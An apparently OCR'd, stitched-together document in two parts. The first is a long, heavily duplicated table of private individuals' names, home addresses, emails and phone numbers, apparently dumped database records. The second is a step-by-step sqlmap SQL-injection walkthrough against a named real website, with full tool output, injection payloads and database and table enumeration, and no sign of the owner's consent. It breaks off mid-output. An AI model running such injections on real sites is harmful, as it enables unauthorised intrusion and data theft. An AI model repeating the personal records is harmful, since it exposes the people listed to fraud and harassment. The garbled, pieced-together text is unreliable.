| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja
iministudio@gmail.com,\n91--,\n9898448898
|
| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja
iministudio@gmail.com,\n91--,\n9898448898
|
| SMIT SHROFF,\n56,SWAGAT DUPLEX,\r\nB/H RELAIANCE MALL,\r\nOLD PADRA ROAD ,\r\nVADODARA,\nhite
shchokshi131@gmail.com,\n91--,\n9898754848
|
| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928
@gmail.com,\n91--,\n9879654771
|
| Dr. Mansi Vakil,\nD-52; Maruti duplex; opp. Swaminarayan nagar; Nizampura,\nbakulvakil1962@gm
ail.com,\n0265-2775472,\n9825200052
|
| Charmi Shah,\nB/192 Axata soc ; nr.water tank ; opp.anand nagar ; karelibaug,\nshivam.shah07@
gmail.com,\n9714147722--,\n0000000000
|
| Beena Thakkar,\n128; Vijay soc -2 ; New khanderao road ,\nbeenathakkar85@yahoo.in,\n,\n760074
8739
|
| DR.Ankita shah,\n35/rajvi bunglows patan,\nankitashah.shah87@gmail.comn,\n,\n9687692014

|
| DR PAYAL SHAH,\n17/B,GAJANAND PARK SOCIETY,\r\nPARKSOCIETY NEAR UMA CHAR RASTA,WAGHODIYA ROAD
,\r\nVADODARA,\nrajeshshah034@gmail.com,\n91--8849573486,\n9825452030
```

```
| DR.Ankita shah,\n35/rajvi bunglows patan,\nankitashah.shah87@gmail.comn,\n,\n9687692014

|
| DR PAYAL SHAH,\n17/B,GAJANAND PARK SOCIETY,\r\nPARKSOCIETY NEAR UMA CHAR RASTA,WAGHODIYA ROAD
,\r\nVADODARA,\nrajeshshah034@gmail.com,\n91--8849573486,\n9825452030
|
| DR PAYAL SHAH,\n17/B,GAJANAND PARK SOCIETY,\r\nPARKSOCIETY NEAR UMA CHAR RASTA,WAGHODIYA ROAD
,\r\nVADODARA,\nrajeshshah034@gmail.com,\n91--8849573486,\n9825452030
|
| SHIVANI SHAH,\nd/48,vrajraj society,\r\nnear bapod talav,\r\nnear vrundavan crossing,\r\nwagh
odia road,\r\nvadodara,\nshahbharat02@gmail.com,\n91--9099566117,\n9427074632
|
| Hetshri Mehta,\n104,Pushkar flat,\r\nsuryanagar society\r\nwaghodia road,\nmehtahetshri893@gm
ail.com,\n91--,\n8866882533
|
| Dr Shreya Shrikumar Shah,\n995, Ganpati Mandir Road\r\nOpp Vithal Mandir\r\nNandurbar\r\nMaha
rashtra,\nshreya11996.ss@gmail.com,\n91-9637634788-,\n9822858811
|
| PURVA ,\nVinayak Paradise Appt.,\r\nOpp Sama Sports Complex.,\r\nSama road ,\r\nvadodara,\nkh
ushijgd13@gmail.com,\n91--,\n7984310743
|
| SMIT SHROFF,\n56,SWAGAT DUPLEX,\r\nB/H RELAIANCE MALL,\r\nOLD PADRA ROAD ,\r\nVADODARA,\nhite
shchokshi131@gmail.com,\n91--,\n9898754848
|
| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja
iministudio@gmail.com,\n91--,\n9898448898
|
| Aneri Gautam kumar Shah,\nB-40 Arunachal society\r\nSamta road Subhanpura\r\nVadodara,\ngshah
997@gmail.com,\n91-7990225191-,\n9925210238
|
| shefali shah,\n217 jasraj complex parivar char rasta wagodiya road vadodara,\nshefalishah2705
```

```
ushijgd13@gmail.com,\n91--,\n7984310743
                                                                                |
| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja
iministudio@gmail.com,\n91--,\n9898448898
                                                                                |
| aarchi chokshi,\n10 CHANDRA NAGAR SOCIETY , MEHTA POLE , MANDVI , VADODARA,\naarchichokshi412
@gmail.com,\n91--,\n9998905313
                                                                                |
| Purva Shah,\nA-25,Parth Park, b/h Raneshwar Temple, Vasna Road, Vadodara,\npurvashah2312@gmai
l.com,\n91--,\n9427450566
                                                                                |
| Manali Shah,\nB/23,Samarth park Society ,Ghodasar,Ahmedabad,\nshahmanali550@gmail.com,\n91--,
\n9313496873
                                                                                |
| shah krupa ,\nb/23 samart park society ghodasar ahmedabad,\nskrupa102@gmail.com,\n91--,\n9313
496873
                                                                                |
| Pooja R Jain,\nA/6, Mahalaxmi Park Soc.,\r\nNr Panchsheel Complex,\r\nWarasiya Ring Road,\r\n
Vadodara,\npoojajain111291@gmail.com,\n91--7405888047,\n7405888047
                                                                                |
| preet sukhadia,\n310,eshani avenue  near goverdhan township,narayan school,kendranager,vadoda
ra,\nsanjaysukhadia44@gmail.com,\n91--,\n7984053618
                                                                                |
| DHRUTI PATEL,\na-2,Dudheshwar society,\r\nNr.zabak bhuvan,\r\nopp.BOB BANK\r\nAJWA ROAD\r\nVA
DODRA,\nddpatel252@gmail.com,\n91--,\n9427015508
                                                                                |
| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928
@gmail.com,\n91--,\n9879654771
                                                                                |
| aarchi chokshi,\n10 CHANDRA NAGAR SOCIETY , MEHTA POLE , MANDVI , VADODARA,\naarchichokshi412
@gmail.com,\n91--,\n9998905313
```

```
odia road,\r\nvadodara,\nshahbharat02@gmail.com,\n91--9099566117,\n9427074632
                                                                                |
| Ishita P Sheth,\n3rd Floor,\r\nShree Khodiyar Krupa,\r\nSultanpura,\r\nVadodara,\nsheth_ishit
a@yahoo.com,\n91--9824797856,\n9898097826
                                                                                |
| JAINA SHAH,\nA-8 , ATAHAR SOCIETY,\r\nOPP.NALANDA WATER TANK,\r\nWAGHODIA ROAD,\r\nVADODARA,\
nyash.shah1208@gmail.com,\n91--9428066588,\n9428066588
                                                                                |
| DR.YESHA SHAH,\nAKOTA, VADODARA,\nmineshamita@gmail.com,\n91--,\n9825803212

                                                                                |
| Payal Gandhi,\nNana bazar ; nr.parabadi ,\ngandhipayal401129@yahoo.com,\n02663-255682,\n88662
26041
                                                                                |
| Hetavi Santoshkumar Desai,\nB-14, Ashray Tenament\r\nb/h Mahesh complex\r\nNr Jay ambe Garba
ground\r\nWaghodia road\r\nVadodara,\nsantoshdesai318@gmail.com,\n91-9426780785-,\n9979870154
                                                                                |
| Ayushi Jagat Shah,\nA-1/23,Upwan Residency\r\nNr GNFC Township\r\nBharuch,\njkshah1968@gmail.
com,\n91-7600186757-,\n9974017739
                                                                                |
| Chandani Devang Parikh,\n11/12 Krishnam Bunglows,\r\nBh.Santram Deri,\r\nNadiad,\ncdparikh246
80@gmail.com,\n91--8484687357,\n9979728707
                                                                                |
| Deep Mukeshbhai Shah,\nB-302,Devpushp Residency ,\r\nNr. Punit Nagar,\r\nMahesh Complex Char
Rasta,\r\nWaghodia Road, Vadodara.,\nambicaxerox2011@gmail.com,\n91--9898362660,\n9173603517
                                                                                |
| Dhaval H Parikh,\nBharuch,\r\nGujarat,\ndhavalparikh23@gmail.com,\n1-226-7003640,\n2267003640

                                                                                |
| ANISH SHAH,\nA-15,VALABH VATIKA SOCIETY,\r\nB/H, PUNAM COMPLEX,\r\nVAGHODIYA ROAD,\r\nVADODAR
A.,\nshahakshay061@gmail.com,\n91--,\n9499633500
```

```
|
| Zankruti S Shah,\nC/6 Rupali Society \r\nSusan Road, Tarsali\r\nVadodara,\nshah.zanku583@gmai
l.com,\n91-7984274214-,\n9428828336
|
| aarchi chokshi,\n10 CHANDRA NAGAR SOCIETY , MEHTA POLE , MANDVI , VADODARA,\naarchichokshi412
@gmail.com,\n91--,\n9998905313
|
| Shah Krishna Vijaykumar,\nB-152, Vrundavan society, Behind bright school, V.I.P Road, Karelib
aug, Vadodara.,\nshahkv250593@gmail.com,\n91-9428301142-,\n9429112942
|
| Mansi N Dhruva,\n109, Nishka Apartments,\r\nGulbai Tekra,\r\nAhmedabad,\nnishithdhruva@yahoo.
com,\n91--9978544992,\n9825575607
|
| Heta B Desai,\nMandir Faliya,\r\nGiya Building,\r\nHalol,\nhetadesai2106@gmail.com,\n91-2676-
222665,\n9824221566
|
| Sujal M Shah,\nVadodara,\nsujal93biodata@gmail.com,\n91--6353980709,\n9408771574

|
| Rajvee J Parikh,\nG/23, Shreenathji Duplex,\r\nB/h White Church,\r\nEME Road,\r\nFategunj,\r\
nVadodara,\nrachaparikh@gmail.com,\n91--9099026220,\n9998977285
|
| Nidhi patanwala,\nk/4 soniapark, opp. new watertank , manjalpur ,\nndpatan144@gmail.com,\n91-
-,\n9662525080
|
| Dr. Sweni A Shah,\nNear Bal Mandir,\r\nNani Bazaar,\r\nPavi Jetpur,\r\nDist. Chhota Udepur,\n
aaksfamily@gmail.com,\n91-2664-242196,\n9825660544
|
| Hetvi J Bhandari,\n02, Mahadev Nagar Society,\r\nJambusar,\r\nAt. PO, Taluka Jambusar,\r\nDis
t. Bharuch,\nhetibhandari1992@gmail.com,\n91--9727065176,\n8485921168
|
```


```
| SHIVANI SHAH,\nd/48,vrajraj society,\r\nnear bapod talav,\r\nnear vrundavan crossing,\r\nwagh
odia road,\r\nvadodara,\nshahbharat02@gmail.com,\n91--9099566117,\n9427074632
|
| Dr Vaibhavi Navinchndra Pancholi,\nB-76,Jay Vaikunthdham Sociey,Manjalpur Town ship,Manjalpur
,Vadodara,\npv7azure@gmail.com,\n91--,\n8320139045
|
| PURVA ,\nVinayak Paradise Appt.,\r\nOpp Sama Sports Complex.,\r\nSama road ,\r\nvadodara,\nkh
ushijgd13@gmail.com,\n91--,\n7984310743
|
| shefali shah,\n217 jasraj complex parivar char rasta wagodiya road vadodara,\nshefalishah2705
@gmail.com,\n91--9870078896,\n6355802200
|
| Siddharth Prahlad Shah,\n39 SNYDERS ROAD W.BADEN ONTARIO CANADA.,\nsp.shah9221@gmail.com,\n1-
1-6478254103,\n9723487251
|
| AAKANXA BAKULBHAI SHAH,\n3,KOTYARK SOCIETY,NEAR SUKHDHAM TEMPLE, WAGHODIA ROAD, VADODARA.3900
19. \r\n,\nbakul_shah63@yahoo.co.in,\n91-0265-2512527,\n9879539194
|
| MONITA SHAH,\nSANIDHYA TOWNSHIP NR RAGHUKUL VIDHYALAYA,\nshahmanish105@yahoo.in,\n91-98250748
16-,\n8233305755
|
| Rina H Shah,\nAt, D-160 Part 2 Pasrvnath Town ship, Nr. Jain temple, Krishna Nagar, Nava Naro
da Ahmedabad 382346,\nrinashah252@gmail.com,\n91--,\n9723244041
|
| Niti Jatinkumar bhavsar,\nA-33, Narayannagar-1 ,\r\nWaghodiya Road,\r\nVadodara,\nnitibhavsar
22@gmail.com,\n91--,\n9426334575
|
| Komal Shah,\n23 Sudeep Society Zavernagar  \r\nWaghodia Road, vadodara-390019,\nkomalshah284@
gmail.com,\n91--9725131109,\n9725883415
|
| Urvi M Shah,\nA-4 Viharkunj Society,\r\nPratapnagar Road,\r\nOpp. Vihar Cinema,\r\nVadodara,\
```

```
| Shivani Sandipkumar Kansara,\n12, krishnamber  Tenament,Nr. Narayan Vidhyalaya,Waghodia Dabho
i ring road ,Vadodara.,\nsandipkansara31@yahoo.com,\n91--9638363848,\n9974016344
                                                                                                |
| Srujal P Desai,\n3201 Lothian Rd,\nsreenathgraphcs@gmail.com,\n1-9099-771972,\n5714198712

                                                                                                |
| YASH SHAH,\n7/A, RASHMI PARK SOCIETY,WAGHODIA ROAD ,\r\nVADODARA,\nraksha1308@gmail.com,\n91-
--9426765049,\n9427612817
                                                                                                |
| Rishabh Sheth,\n8512 Sumerdale Rd Apt 38\r\nSan Diego, CA 92126,\nsanjiv.sheth63@gmail.com,\n
91--9974060818,\n9925221240
                                                                                                |
| Vrunda Shah,\nc-99 nathibanagar,near jalaram temple,harni road,vadodara,\nruju1994@gmail.com,
\n91--9316468825,\n9824333729
                                                                                                |
| Virali Nagar,\nKalani Nagar Indore ,\nviralinagar87@gmail.com,\n91--,\n7879550507

                                                                                                |
| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja
iministudio@gmail.com,\n91--,\n9898448898
                                                                                                |
| DIPALI SHAH,\n207,SHRINATHJI PARK APARTMENT,\r\nWAGHODIYA ROAD,\r\nVADODARA,\ndipalishah4060@
gmail.com,\n91--,\n9601267375
                                                                                                |
| dr nancy shah,\n15\\Amadhuram duplex,near reva park garden ,waghodia road vadodara,\nbseth928
@gmail.com,\n91--,\n9879654771
                                                                                                |
| DIPALI SHAH,\n207,SHRINATHJI PARK APARTMENT,\r\nWAGHODIYA ROAD,\r\nVADODARA,\ndipalishah4060@
gmail.com,\n91--,\n9601267375
                                                                                                |
| PRACHI TALATI,\n101-C, SHRI VITTHESHDHAM TOWER,\r\nVITTHLESHNAGAR,\r\nGODHRA ROAD, DAHOD,\nja
```

```
                                                                                                |
| DRNIDHI SHETH,\nA/20 DARSHAN PARK SOCIETY,\r\nNEAR NALANDA WATER TANK\r\nVADODARA,\nnidhishet
h895@gmail.com,\n91--,\n9824353210
                                                                                                |
| DIPALI SHAH,\n207,SHRINATHJI PARK APARTMENT,\r\nWAGHODIYA ROAD,\r\nVADODARA,\ndipalishah4060@
gmail.com,\n91--,\n9601267375
                                                                                                |
| DIPALI SHAH,\n207,SHRINATHJI PARK APARTMENT,\r\nWAGHODIYA ROAD,\r\nVADODARA,\ndipalishah4060@
gmail.com,\n91--,\n9601267375
                                                                                                |
| aarchi chokshi,\n10 CHANDRA NAGAR SOCIETY , MEHTA POLE , MANDVI , VADODARA,\naarchichokshi412
@gmail.com,\n91--,\n9998905313
                                                                                                |
| aarchi chokshi,\n10 CHANDRA NAGAR SOCIETY , MEHTA POLE , MANDVI , VADODARA,\naarchichokshi412
@gmail.com,\n91--,\n9998905313
                                                                                                |
| DR.YESHA SHAH,\nAKOTA, VADODARA,\nmineshamita@gmail.com,\n91--,\n9825803212

                                                                                                |
| DR.YESHA SHAH,\nAKOTA, VADODARA,\nmineshamita@gmail.com,\n91--,\n9825803212

                                                                                                |
| Purva Shah,\nA-25,Parth Park, b/h Raneshwar Temple, Vasna Road, Vadodara,\npurvashah2312@gmai
l.com,\n91--,\n9427450566
                                                                                                |
| Maulee Digishbhai Mehta,\n7 Shivsamip Society,\r\nOpp Kairacan qtrs,\r\nNr Triveni Park,\r\nG
anesh Crossing \r\nANAND,\nmaulee22890@yahoo.co.in,\n91-02692-261329,\n9925208054
                                                                                                |
| PURVA ,\nVinayak Paradise Appt.,\r\nOpp Sama Sports Complex.,\r\nSama road ,\r\nvadodara,\nkh
ushijgd13@gmail.com,\n91--,\n7984310743
                                                                                                |
```

```
|
| Tanvi Shah,\nB-33, Arvind Society\r\nNew Sama Road\r\nVadodara,\nshahtanvi9598@gmail.com,\n91
-91-9925015924,\n9925015924
|
| Khyati Shah,\nAhmedabad Gujarat ,\nkhyati2904@gmail.com,\n91--,\n9156949374

|
| Mahima Sandip Shah,\n66-Vicenza vankkam ,\r\nNr. Cloud 9, Bill Chapad Road, Kalali, Vadodara.
,\nmahima.shah19@gmail.com,\n91--9879861880,\n9825022353
|
| kavita shah,\nB-302 gangotri appartement r.v.desai road.,\nshahkavita449@ymail.com,\n91--,\n8
160492778
|
| DRNIDHI SHETH,\nA/20 DARSHAN PARK SOCIETY,\r\nNEAR NALANDA WATER TANK\r\nVADODARA,\nnidhishet
h895@gmail.com,\n91--,\n9824353210
|
| KIRTAN SUKHADIYA,\nd-101, krishna vatika near shreeji villa,near sayajipura ,vadodara,\nkdsuk
hadiya007@gmail.com,\n91--,\n9909353727
|
| AAKASH SHAH,\nA-301, DEVPUSHPA RESIDENCY ,\r\nNEAR MAHESH COMPLEX,\r\nWAGHODIA ROAD,\r\nVADOD
ARA,\nshahaakash5619@gmail.com,\n91--,\n9408943536
|
| JASNIL SHAH,\nVRAJ DHAM ,\r\nLIMBACHH MATA STREET,\r\nSHAHERA BHAGOL,\r\nGODHRA,\njasnilshah2
1@gmail.com,\n91--9925203240,\n9725943535
|
| Manali Shah,\nB/23,Samarth park Society ,Ghodasar,Ahmedabad,\nshahmanali550@gmail.com,\n91--,
\n9313496873
|
| NITIKA PATEL / SHAH PATEL,\nA-103,SHREENATH APARTMENT,\r\nKANDARPADA,DAHISAR WEST,MUMBAI,\nni
tikapatel25@gmail.com,\n91--8369292288,\n8369292288
```

```
com,\n91-22-21027687,\n9921617777
|
| Ayushi Jagat Shah,\nA-1/23,Upwan Residency\r\nNr GNFC Township\r\nBharuch,\njkshah1968@gmail.
com,\n91-7600186757-,\n9974017739
|
| Ayushi Jagat Shah,\nA-1/23,Upwan Residency\r\nNr GNFC Township\r\nBharuch,\njkshah1968@gmail.
com,\n91-7600186757-,\n9974017739
|
| YUKTI SHAH,\n29-30,B. GREATER BRAJESHWARI,\r\nBICHOLI MARDANA ROAD,\r\nINDORE. (MP).,\natulsa
dhana1958@gmail.com,\n91--9425317831,\n9425313449
|
| Vrunda Parikh,\n4,\nvrunda.parikh18@yahoo.com,\n91--9429080411,\n9429080411

|
| Mansi Shah,\nFlat No 7, Bedeshwar Building, M G Road, Ghatkopar East,\nshah.trupti2020@gmail.
com,\n91-22-21027687,\n9921617777
|
| Hetal Manojkumar Shroff,\n10. Shroff Nagar Society\r\nOpp BOB \r\nGotri road\r\nVadodara,\nsh
roffhetal26@yahoo.in,\n91-7600764018-,\n9924084012
|
| Ishita Mahesh Parikh,\nFlat No 302, Gajanand Complex\r\nGajanand Society\r\nOpp Bank of Barod
a\r\nManjalpur Naka \r\nVadodara,\nparikhishita94@gmail.com,\n91-9998004164-,\n9265417439
|
| DRNIDHI SHETH,\nA/20 DARSHAN PARK SOCIETY,\r\nNEAR NALANDA WATER TANK\r\nVADODARA,\nnidhishet
h895@gmail.com,\n91--,\n9824353010
|
| Darshit Shah,\nb/62 tagornagar society,op roada,vadodara,\nmitalarchita@gmail.com,\n91--,\n70
16438379
|
| Brinda Darshakkumar Sheth,\nA-4, Shiv Tirth apartment\r\nB/h HDFC bank Krishna Baug\r\nManina
gar \r\nAhmedabad,\nbrindasheth10@gmail.com,\n91--,\n7990332010
```



For the target website given below:

→**TARGET-2:** www.burobd.org

****STEP-1:** Using this command

sqlmap -u https://www.burobd.org/at-a-glance.php?id=2 --dbs:

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u https://www.burobd.org/at-a-glance.php?id=2  --dbs

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.8#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this
 program

[*] starting @ 00:52:21 /2024-01-28/

[00:52:21] [INFO] testing connection to the target URL
[00:52:22] [INFO] checking if the target is protected by some kind of WAF/IPS
[00:52:22] [INFO] testing if the target URL content is stable
[00:52:23] [INFO] target URL content is stable
[00:52:23] [INFO] testing if GET parameter 'id' is dynamic
[00:52:23] [INFO] GET parameter 'id' appears to be dynamic
[00:52:23] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (pos
sible DBMS: 'MySQL')
[00:52:24] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cro
ss-site scripting (XSS) attacks
[00:52:24] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for othe
r DBMSes? [Y/n] y
```

```
sible DBMS: 'MySQL')
[00:52:24] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cro
ss-site scripting (XSS) attacks
[00:52:24] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for othe
r DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level
(1) and risk (1) values? [Y/n] y
[00:53:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:53:34] [WARNING] reflective value(s) found and filtering out
[00:53:35] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING c
lause' injectable (with --string="37")
[00:53:35] [INFO] testing 'Generic inline queries'
[00:53:36] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY c
lause (BIGINT UNSIGNED)'
[00:53:36] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNE
D)'
[00:53:36] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY c
lause (EXP)'
[00:53:36] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[00:53:37] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY c
lause (GTID_SUBSET)'
[00:53:37] [INFO] GET parameter 'id' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY
 or GROUP BY clause (GTID_SUBSET)' injectable
[00:53:37] [INFO] testing 'MySQL inline queries'
[00:53:37] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[00:53:37] [WARNING] time-based comparison requires larger statistical model, please wait.....
... (done)
[00:53:39] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[00:53:40] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[00:53:40] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
```

```
[00:53:39] [INFO] testing 'MySQL ⩾ 5.0.12 stacked queries'
[00:53:40] [INFO] testing 'MySQL ⩾ 5.0.12 stacked queries (query SLEEP - comment)'
[00:53:40] [INFO] testing 'MySQL ⩾ 5.0.12 stacked queries (query SLEEP)'
[00:53:40] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[00:53:40] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[00:53:41] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)'
[00:54:01] [INFO] GET parameter 'id' appears to be 'MySQL ⩾ 5.0.12 AND time-based blind (query
 SLEEP)' injectable
[00:54:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:54:01] [INFO] automatically extending ranges for UNION query injection technique tests as t
here is at least one other (potential) technique found
[00:54:02] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed
 to find the right number of query columns. Automatically extending the range for current UNION
 query injection technique test
[00:54:03] [INFO] target URL appears to have 8 columns in query
[00:54:08] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectab
le
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
```

```
    Payload: id=2' AND GTID_SUBSET(CONCAT(0×7171716b71,(SELECT (ELT(6143=6143,1))),0×71767a7071
),6143) AND 'XgtY'='XgtY

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 1530 FROM (SELECT(SLEEP(5)))mfQD) AND 'mUBH'='mUBH

    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=-1932' UNION ALL SELECT NULL,NULL,CONCAT(0×7171716b71,0×4c7a7269667875756952486
a45495a4a726c7946455458556a455553526767484d6d4f566c474b51,0×71767a7071),NULL,NULL,NULL,NULL,NUL
L-- -
---
[00:54:47] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.6
[00:54:48] [INFO] fetching database names
[00:54:49] [INFO] retrieved: 'information_schema'
[00:54:49] [INFO] retrieved: 'burobd_bd_2025'
available databases [2]:
[*] burobd_bd_2025
[*] information_schema

[00:54:49] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www
.burobd.org'

[*] ending @ 00:54:49 /2024-01-28/
```

****STEP-2**: Using this command


sqlmap -u https://www.burobd.org/at-a-glance.php?id=2 -D burobd_bd_2025 –tables:

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u https://www.burobd.org/at-a-glance.php?id=2  -D burobd_bd_2025 --tables

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill
egal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this
 program

[*] starting @ 00:59:37 /2024-01-28/

[00:59:37] [INFO] resuming back-end DBMS 'mysql'
[00:59:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2' AND 9937=9937 AND 'fNEb'='fNEb

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBS
ET)
